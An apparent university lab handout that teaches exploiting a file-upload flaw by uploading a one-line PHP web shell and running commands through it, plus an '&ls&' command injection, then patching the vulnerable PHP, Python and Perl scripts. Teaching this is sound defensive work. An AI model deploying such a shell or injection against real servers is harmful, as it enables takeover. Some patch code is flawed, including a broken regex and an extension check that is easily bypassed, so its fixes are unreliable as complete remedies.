
Hacking Upload Web App.

In your local machine, type "echo '<?php passthru($_GET[cmd]); ?>' > sh7.php" to create sh7.php file. Note that use single quote characters to wrap the one line php file. Try to type it, not copy and paste, because the word process may use different characters.

Enter http://<yourInstanceIPAddr/upload.php on your browser.
Choose sh7,php you just created. Then hit "Send File" button.



Note that the malicious file was accepted (surprise!) and saved in
http://ws2.myuccs.net/gsc/master/jgray/doc/sh7.php
In your case, ws2.myuccs.net will be replaced with yourInstanceIPAddr.



The vulnerability of upload.php is to allow a dangerous php file to be uploaded. It does not check what file was submitted, at least it should check on the .php extension.

You can now use http://<yourInstanceIPAddr>/gsc/master/jgray/doc/sh7.php?cmd=ls
To enter any command to hijack the instance.

Capture the above sh7.php execution result as image and submit it as your 6th deliverables of project3a.

Patching the Web Apps with Command Injection

1. First let us patch vul.py

Login to your instance using

ssh -i <your private key file to instance> ec2-user@<yourInstanceIPAddr>'
cd /var/www/cgi-bin

back up vul.py with

cp vul.py vul.py.bak

sudo vi vul.py
and then insert the following line to include regex library after line 5:

```
import re
```

Then after the line 30 which is "passwd=form['passwd'].value" insert the following five lines:

```
print htmlHead
m=re.match(r"^[a-zA-Z0-9]{4,8}$", login)
if m is None:
	print '<h3>Detect ilegal input for login </h3>'+htmlTail
	sys.exit()
```

Make sure you type tab in front the print and sys.exit() statement
Python is picky about how they identify the if branches.

Run run the exploit &ls& on the keyaccess.html again.

Capture the above keyaccess.html with &ls& execution result as image and submit it as your 7th deliverables of project3a.

Note that we still need to fix the os.system(mailcmd);
For details on replacing it nicely with smtplib and mime email, please look at vulfix.py in the same directory. You can run it with keyaccessFix.html

2. Let us patch midterm.cgi

The vulnerability of midterm.cgi is due to the exploit of hidden tag exam. To fix that, we input validate $examine right after it reads in the hidden tag content.

Right after line 33 ($examine = $answers{'exam'};) Let add the following eight lines:

```
if ($login !~ /^[a-zA-Z0-9]{4,8}$/) {
  print "login $login format not correct! Potential hacking activity.";
  exit(1);
}
if ($examine !~ /^(CS\d{3}|CS\d{4|)([SMFW])(\d{4})(midterm|quiz1|quiz2|final)$/) {
  print "examine id $examine not correct! Potential hacking activity.";
  exit(1);
}
```

To complete fix this, we need to substitute system($command) at the end of the script with mail command

First add sendmail library module right after the 2nd line.

```
use Mail::Sendmail;
```

Then replace system($command); with

```
%mail = ( To      => "cchow\@uccs.edu",
        Cc   => "$email",
        From    => "webmaster\@viva.uccs.edu",
        Subject => "confirm midterm submission",
        Message => $buffer,
      );
sendmail(%mail) or die $Mail::Sendmail::error;
```

3. Let us patch upload.php

One solution is to detect the file extension .php and not allow it.

At line 89, add the following line

```
if ($ext == "php") { print "file type php not allowed<br>"; exit(2);}
```

You may also want to filter special characters in filename.
Try to see if the malicious php files can be submitted any more.

Upload sh7.php again and capture browser displaying the response web page indicating "file type php not allowed". Submit the image as your 8th deliverables of project3a.